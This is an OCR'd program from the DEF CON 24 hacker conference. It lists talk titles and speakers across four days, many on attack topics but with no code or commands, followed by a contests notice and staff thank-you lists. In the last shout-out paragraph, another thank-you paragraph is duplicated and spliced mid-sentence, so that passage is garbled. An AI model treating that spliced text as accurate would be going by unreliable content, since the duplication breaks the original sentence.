Mentoring & Networking: foster a community for knowledge-sharing, collaboration, mentoring, and networking


Advancement: support the career advancement of women in security and privacy

Leadership: increase thought leadership by women in security and privacy

Research: conduct independent research related to recruitment, retention, and advancement of women in security and privacy

# THURSDAY. AUG 4.

| | DEF CON 101 |
|---|---|
| 10:00 | Machine Duping 101: Pwning Deep Learning Systems<br>Clarence Chio |
| 11:00 | Maelstrom - Are You Playing with a Full Deck?...<br>Shane Steiger |
| 12:00 | Beyond the MCSE: Red Teaming Active Directory<br>Sean Metcalf |
| 13:00 | Weaponize Your Feature Codes<br>Nicholas Rosario (MasterChen) |
| 14:00 | Realtime bluetooth device detection with Blue Hydra<br>Zero_Chaos & Granolocks |
| 15:00 | Hacker Fundamentals and Cutting Through Abstraction<br>LosT |
| 16:00 | DEFCON 101 Panel<br>( Until 17:45 ) |



# FRIDAY. AUG 5

| | TRACK 1 | TRACK 2 | TRACK 3 | DEF CON 101 |
|---|---|---|---|---|
| 10:00 | Feds and 0Days: From Before Heartbleed to After FBI-Apple<br>Jay Healey | DARPA Cyber Grand Challenge Award Ceremony<br>Mike Walker & Dr. Arati Prabhakar | Introduction the Wichcraft Compiler Collection : Towards universal code theft<br>Jonathan Brossard (endrazine) | BSODomizer HD: A mischievous FPGA and HDMI platform for the (m) asses<br>Joe Grand (Kingpin)&Zoz |
| 11:00 | Compelled Decryption - State of the Art in Doctrinal Perversions<br>Ladar Levison | Project CITL<br>Mudge Zatko &Sarah Zatko | DEF CON Welcome & Badge Talk<br>L0sT & The Dark Tangent | Meet the Feds<br>Jonathan Mayer & Panel |
| 12:00 | Honey Onions: Exposing Snooping Tor HSDir Relays<br>Guevara Noubir & Amirali Sanatinia | BlockFighting with a Hooker – BlockfFghter2!<br>K2 | CAN i haz car secret plz?<br>Javier Vazquez Vidal &Ferdinand Noelsche | 411: A framework for managing security alerts<br>Kai Zhong |
| 13:00 | Frontrunning The Frontrunners<br>Dr. Paul Vixi | | Cheap Tools for Hacking Heavy Trucks<br>Six_Volts &Haystack | |
| 14:00 | Research on the Machines: Help the FTC Protect Privacy & Security<br>Terrell McSweeny & Lorrie Cranor | (Ab)using Smart Cities: the dark age of modern mobility<br>Matteo Beccaro & Matteo Collura | How to Make Your Own DEF CON Black Badge<br>Badge Hacker Panel | Sentient Storage - Do SSDs Have a Mind of Their Own?<br>Tom Kopchak |
| 15:00 | How to design distributed systems resilient despite malicious participants<br>Radia Perlman | A Monitor Darkly: Reversing and Exploiting Ubiquitous...<br>Ang Cui | Direct Memory Attack the Kernel<br>Ulf Frisk | Anti-Forensics AF<br>int0x80 |
| 16:00 | How To Remote Control An Airliner: Security Flaws in Avionics<br>Sebastian Westerhold | Slouching Towards Utopia: The State of the Internet Dream<br>Jennifer S. Granick | The Remote Metamorphic Engine: Detecting, Evading, Attacking the AI and Reverse Engineering<br>Amro Abdelgawad | 101 Ways to Brick your Hardware<br>Joe FitzPatrick & Joe Grand |
| 17:00 | Robot Hacks Video Games: How TASBot Exploits Consoles with Custom Controllers<br>Allan Cecil (dwangoAC) | Side-channel attacks on high-security electronic safe locks<br>Plore | Breaking the Internet of Vibrating Things...<br>follower & goldfisk | 101 Ways to Brick your Hardware<br>Joe FitzPatrick & Joe Grand |
| 18:00 | | Samsung Pay: Tokenized Numbers, Flaws and Issues<br>Salvador Mendoza | | |
| 19:00 | Hacking Next-Gen ATM's From Capture to Cashout.<br>Weston Hecker | Sk3wlDbg: Emulating all (well many) of the things with Ida<br>Chris Eagle | Mr. Robot Panel | Malware Command and Control Channels: A journey into darkness<br>Brad Woodberg |

# SATURDAY. AUG 6

| | TRACK 1 | TRACK 2 | TRACK 3 | DEF CON 101 |
|---|---|---|---|---|
| 10:00 | How to overthrow a Government<br>Chris Rock | I Fight For The Users, Episode I - Attacks Against Top Consumer Products<br>Zack Fasel & Erin Jacobs | Developing Managed Code Rootkits for the Java Runtime Environment<br>Benjamin Holland (daedared) | Escaping The Sandbox By Not Breaking It<br>Marco Grassi & Qidan He |
| 11:00 | Jittery MacGyver: Lessons Learned from Building a Bionic Hand out of a Coffee Maker<br>Evan Booth (Fort) | Light-Weight Protocol! Serious Equipment! Critical Implications!<br>Lucas Lundgren & Neal Hindocha | Picking Bluetooth Low Energy Locks from a Quarter Mile Away<br>Anthony Rose & Ben Ramsey | Secure Penetration Testing Operations: Demonstrated Weaknesses in Learning Material and Tools<br>Wesley McGrew |
| 12:00 | Bypassing Captive Portals and Limited Networks<br>Grant Bugher | Stargate: Pivoting Through VNC To Own Internal Networks<br>Yonathan Klijnsma & Dan Tentler | CANSPY: A Framework for Auditing CAN Devices<br>Jonathan-Christofer Demay & Arnaud Lebrun | Attacking Network Infrastructure to Generate a 4 Tb/s DDoS for $5<br>Luke Young |
| 13:00 | Retweet to win: How 50 lines of Python made me the luckiest guy on Twitter<br>Hunter Scott | pin2pwn: How to Root an Embedded Linux Box with a Sewing Needle<br>Brad Dixon | | |
| 14:00 | Six Degrees of Domain Admin ...<br>Andy Robbins, Rohan Vazarkar, Will Schroeder | MouseJack: Injecting Keystrokes into Wireless Mice<br>Marc Newlin | Cunning with CNG: Soliciting Secrets from Schannel<br>Jake Kambic | NG9-1-1: The Next Generation of Emergency Ph0nage<br>CINCVolFLT & AK3R303 |
| 15:00 | Weaponizing Data Science for Social Engineering: Automated E2E spear phishing on Twitter<br>Delta Zero & KingPhish3r | Universal Serial aBUSe: Remote physical access attacks<br>Rogan Dawes & Dominic White | Hacker-Machine Interface - State of the Union for SCADA HMI Vulnerabilities<br>Brian Gorenc & Fritz Sands | SITCH - Inexpensive, Coordinated GSM Anomaly Detection<br>ashmastaflash |
| 16:00 | Forcing a Targeted LTE Cellphone into Unsafe Network<br>Haoqi Shan & Wanqiao Zhang | Playing Through the Pain? - The Impact of Secrets and Dark Knowledge<br>Richard Thieme | Exploiting and attacking seismological networks.. remotely<br>Bertin Bervis Bonilla & James Jara | Phishing without Failure and Frustration<br>Jay Beale |
| 17:00 | "Cyber" Who Done It?! Attribution Analysis Through Arrest History<br>Jake Kouns | DIY Nukeproofing: a new dig at "data-mining"<br>3AlarmLampScooter | I've got 99 Problems, but LittleSnitch ain't one<br>Patrick Wardle | A Journey Through Exploit Mitigation Techniques in iOS<br>Max Bazaliy |
| 18:00 | | All Your Solar Panels are belong to Me<br>Fred Bret-Mounet | Ask The EFF<br>Panel | Esoteric Exfiltration<br>Willa Cassandra Riggins(abyssknight) |
| 19:00 | Drunk Hacker History: Hacker Stories Powered by C2H6O for Fun & Profit<br>Panel | Abusing Bleeding Edge Web Standards for AppSec Glory<br>Bryant Zadegan & Ryan Lester | Crypto State of the Law<br>Nate Cardozo | Sticky Keys To The Kingdom: Pre-auth RCE Is More Common Than You Think<br>Linuz & Medic |
| 20:00 | | | | Propaganda and you (and your devices)...<br>The Bob Ross Fan Club |



# SUNDAY. AUG 7


| | TRACK 1 | TRACK 2 | TRACK 3 | DEF CON 101 |
|---|---|---|---|---|
| 10:00 | How to do it Wrong: Smartphone Antivirus and Security Applications Under Fire<br>Stephan Huber & Siegfried Rasthofer | Hacking Hotel Keys and Point of Sale systems ...<br>Weston Hecker | Examining the Internet's pollution<br>Karyn Benson | How to get good seats in the security theater? Hacking boarding passes for fun & profit.<br>Przemek Jaroszewski |
| 11:00 | Hiding Wookiees in HTTP - HTTP smuggling...<br>regilero | Discovering and Triangulating Rogue Cell Towers<br>JusticeBeaver | Use Their Machines Against Them: Loading Code with a Copier<br>Mike | Vulnerabilities 101: How to Launch or Improve Your Vulnerability Research Game<br>Joshua Drake & Steve Christey Coley |
| 12:00 | Attacking BaseStations - an Odyssey through a Telco's Network<br>Hendrik Schmidt & Brian Butterly | Let's Get Physical: Network Attacks Against Physical Security Systems<br>Ricky "HeadlessZeke" Lawshae | Game over, man! - Reversing Video Games to Create an Unbeatable AI Player<br>Dan "AltF4" Petro | So you think you want to be a penetration tester<br>Anch |
| 13:00 | Can You Trust Autonomous Vehicles: Contactless Attacks ...<br>Jianhao Liu, Wenyuan Xu, Chen Yan | Drones Hijacking - multi-dimensional attack vectors & countermeasures<br>Aaron Luo | Backdooring the Frontdoor<br>Jmaxxz | Mouse Jiggler Offense and Defense<br>Dr. Phil |
| 14:00 | Help, I've got ANTs!!!<br>Tamas Szakaly | An introduction to Pinworm: man in the middle for your metadata<br>bigezy & saci | VLAN hopping, ARP poisoning & MITM Attacks in Virtualized Environments<br>Ronny Bull, Dr. Jeanna N. Matthews, Ms. Kaitlin A. Trumbull | Toxic Proxies - Bypassing HTTPS & VPNs to pwn your online identity<br>Alex Chapman & Paul Stone |
| 15:00 | Stumping the Mobile Chipset<br>Adam Donenfeld | Cyber Grand Shellphish<br>Shellphish Panel | Platform Agnostic Kernel Fuzzing<br>James Loureiro & Georgi Geshev | Auditing 6LoWPAN Networks using Standard Penetration Testing Tools<br>Jonathan-Christofer Demay |
| 16:00 | Closing Ceremonies | | | |

## CONTESTS CLOSING CEREMONIES

Wanna know who is the best at finding random stuff around Las Vegas during DEF CON? Curious who is the best at Social Engineering someone into giving up privileged personal or company data? What about the best team to be harassed, fed lots of booze and still able to write and compile epic code?

Come join us as we announce the winners of the DEF CON 24 Contests at our Contests Closing Ceremonies, from 2pm - 3:30pm on the stage on the main Contest floor! (Black Badge winners will be announced during the main closing ceremonies at 4:30pm in the main Paris Ballroom!)

# MAP




# SHOUT OUTS!

Dark Tangent wants to thank everyone who supports DEF CON, either by running a contest, workshop, speaking, playing music, planning an event, throwing a party, or just engaging with the community.

I also want to specifically thank all the people and departments of DEF CON who put their time in year round to make this con possible. As you can see by the lists below there are hundreds of them, and I am amazed and humbled by their work each year. Some not so visible would be CotMan for the forums, Russ for herding cats, Jayson and the DCGroups team.

Finally I'd also like to thank the Paris and Bally's hotel teams, the DARPA teams, the CTF competitors, speakers, and events organizers, and all the others behind the scenes. A special thank you to the back end staff of Charel, Jeff, Nikita, Neil, Darington, Mar, Will, and Janet, who all help the trains run on time. THANK YOU!

Charel in Production would like to thank: C0njur3r, kampf, Ouze1, Killerspud, Spencural, Ira, jup1t3r, Chunk, metacortex, A, and Betsy welcome skyria, Broxie, AV-IO, supertechguy & L34N to our team. Call us when you need us!

Cjunky would like to thank AdaZebra, Alex C, Amber, Angie, arcon, Atriyan, Baybe doll, BeaMeR, Blakdayz, Br1ck, Captain, Carric, Chosen1, CHRIS, cRusad3r, cymike, Dallas, Darkwolf, dc0de, DeeLo, digunix, dr.kaos, echosixx, Emergency Mexican, Faz, flea, Fox, FoxCaptain, Hamster, HattoriHanzo, iLikeVanilla, iole, JAFO, Jake, john doll, kallahar, KRS, Lordy, M0rph1x, mattrix, Mauvehed, MAXIMUS, mrb0t, Nothingness, P33v3, ph3r, Phat Hobbit, Plasma, polish_dave, precore, Priest, Red, Salem, Siviak, SomeNinjaMaster, Sonicos, sp00ns, stan, stealth, Synn, tacitus, Tasja, TBD, timball, Trinity, Vidiot, wald0, WarFlower, Wetod, wham, WhiteB0rd, and winx. Pax Per Imperium.

ChrisAM would like to thank everyone responsible for this year's entertainment & decor: Krisz Klink, Great Scott, Zziks, Mindy, Kermit, djdead, Zebbler Studios, Mobius, and SomaFM.

CrYpT would like to thank his InHuman Reg team for their hard work and dedication: Anch, Jay, Aaron, OnlyChick, Clutch, Whiskey. As well as Niki7a, Neil, DT, Will, Charel and V3rtigo. On a personal note he also wants to thank those people who have made his DEF CON experience awesome: Leah, Niki7a and Neil (yes, twice), Wiseacre, Io57 and E, KingPin, ZoZ, Y3t1, WoodPeka, HighWiz, PushPin, Grifter, Xaphan, EvilRob, Roamer, Shaggy, TottenKoph, Zant, Indi, Bert, Saurik, all of Security Tribe, and of course his wonderful kids Taylor and Braiden, I love you guys. also:dongs

Cstone for Badges & Registration, thanks: TW; Tyler and Matt; SOC, QM, and Info Booth; the line wranglers; anyone anywhere who spends their con moving heavy stuff from one place to another; and the attendees, as always, for their patience.

The DEF CON service most like BBS used before DEF CON 1 are the DEF CON Forums. Cot expresses THANKS to all the present mods & admins on the DEF CON forums: nulltone, Thorn, ASTCell, Russ, Blakdayz, noid, AlxRogan, neil and Dark Tangent. An additional thank-your for years of service to retiring admin Roamer. Extra super thanks to Dark Tangent who provides the payments for licenses, server, bandwidth and time with support necessary to make the DEF CON Forums possible. Thanks!

Grifter would like to thank every Goon on the Contests, Events, Villages, Parties, and Demo Labs team. HUGE thanks to Panadero for the insane number of pre-con hours he puts in making sure our on-site ops are smooth. Many thanks to c0l3slaw, 0x58, phorkus, phartacus, shaggy, bunni, boknows, stumper, rugger, afterburn, m0hgarr, rcu83d, saltr, sethlaw, rudehimself, converge, S3rT1g3r, and heisenberg for the long hours and late nights; this wouldn't be possible without you guys. All the love in the world goes to the DEF CON HQ team of RussR, Nikita, Neil, Darington, Charel, Will, and of course, The Dark Tangent, for making every day about DEF CON. Lastly, to the many organizers that fill DEF CON with thousands of hours of brain bending, mind crushing, and liver slaying events... Thank You! You keep tens of thousands of attendees learning, entertained, and challenged, and that's no small task. They record the talks. We'll watch them later.

Io57 would like to thank In, squizgar, Clutch, CrYpT, Neil, Kita, Zant, en_ion, Warthog9, DT, Charel, Will, Wiseacre, Anch, Russr, and all the Security Tribe. A special thanks to the Mystery Challenge vets and all those who work on the puzzle and crypto challenges every year- you make all the long nights worth it.

Mello and LittleBruzer would like to thank the following for helping with the Information Booth. Algorythm, TC, Lita, PEZHead, nebberz, Cheshire, Hansie, Boudica, ScurryFool, jimi2x, MajorMayhem, LittleRoo, Krav, John Titor, Welshie, frameloss, Andrew. For those we missed we apologize and greatly appreciate you stepping up and helping us this year. A special shout out to Charel for everything you do.

Wiseacre for vendors would like to thank many people for everything they bring to DEF CON. First, the attendees - without you we would just be a bunch of people with red badges getting together every year. Production is the machine behind the curtain and keeps everything running. Network and dispatch gets us all our networking needs. QM gets us our stuff and keeps track of everything. The vendors are great and keep bringing everyone great stuff. The vendor goons - past and present - Wad, AlxRogan, latenite, redbeard, PushPin, CrYpT, evilrob, Emily, Evil and anyone else I have left out have all been awesome and make sure the vendor area stays clean and organized. Finally, we would like to thank Roamer - He started this ball rolling and still had the best run of any vendor goon. Many thanks to you all.

Nikita would like to thank Leah & the CFP Review Board: CrYpt, Dead Addict, DT, Great Scott, Grifter, High Wizard, Jericho, Jay, Jennifer, Wiseacre, LosT, Mouse, Suggy, Vyruss, Weasel, & Zoz. Gratitude for the speakers and the workshop trainers who drop their knowledge on us. Special appreciation to Neil, Will, Darington, Russr3rtigo, and Charel for her guidance, friendship, & wisdom. Grateful to all the goons that make DEF CON & DCGroups happen, and props to the PhotoCorps goons for providing evidence of it. Lastly, my love to SSHiva, TWC, & all of Security Tribe.

Proctor would like to thank the Speaker Operations staff for another year of great service to DEF CON and it's speakers. These goons are Code24, Goekesmi, Shadow, Froggy, pardus, Crash, Jur1st, Scout, Bitmonk, pwcrack, Mnky, Bushy, notkevin, Pasties, CLI, gattaca, Jinx, roundRiver, Vaedron, idontdrivecars, K-hole, Flattire, Jutral, Milhouse, phliKtid, St0neHouse, and Surreal_Killer. AMFYOYO!

A Big Thank You to all the press who not only cover the DEF CON community, but are part of it, as well as all the Press Goons who support the press who are covering DEF CON: Darington, Nicole, Mel, Mortman, Hutton, Lin, Linda, Mike, Heather, phreak, Grace, Ellis, Monika, Katelyn, Tola and Erin!

RF and Ahab would like to thank the Dispatch staff: AsmodianX, Voltage Spike, Mat, Fosgood, Tony, Archwisp, K0DEZ, L0G1C, Lily Bug, Craig, and Bon Bon.

Russ would like to thank all those people working hard, behind the scenes, to make DEF CON happen. Thank you to Charel, Nikita, Neil, Darington, DT, Will, and Mar. Thank you to crypt and anch in Inhuman registration, along with the rest of their amazing team. Thank you to Lostboy for amazing badges every year. Thanks to our new Workshops lead, Megan, and the rest of her team. Thank you to all the goons and their department leads for spending their valuable time all year, helping to make this event happen. And finally, thanks to all the attendees who make DEF CON worthwhile.

Secret would like to thank all the Swag goons, lisal33, pelican, Themikeconnor, SinderzNAshes, Dasha, Magnar, spiggy, TheLastSong, gingerjet, gLoBuS, captain fury, Bearclaw, Skyfall, I0rn4, LastCall_, Mr Katt, 0xdaeda1a, and rudy, for all their hard work and all the other departments for helping make a great con!

Tottenkoph would like to thank the workshop goons and those who helped with our CFP. PTzero, Badger, Beaker, pyr0, Nikita, HighWiz, Wiseacre, & TheSuggmeister. A special thank you to Nikita for showing me the ropes during my first year as workshop lead.

It has been said before, and we will say it again: mac, videoman, #sparky, booger, naifx, arh@wk, nocit, CRV, c0mmiebstrd, serif and c7five dedicated a great portion of their DEF CON experience to making sure everything breaks Mello and LittleBruzer would like to thank the following for helping with the Information Booth. Algorythm, TC, Lita, PEZHead, nebberz, Cheshire, Hansie, Boudica, ScurryFool, jimi2x, MajorMayhem, LittleRoo, Krav, John Titor, Welshie, frameloss, Andrew. For those we missed we apologize and greatly appreciate you stepping up and helping us this year. A special shout out to Charel for everything you do.. So, yeah If you run into any of them, please make sure you buy them a beverage, that would be great, mmmk. AND, the NOC team would like to thank the Caesar's IT and Encore for the tireless support in making it all happen.

QM: See QR code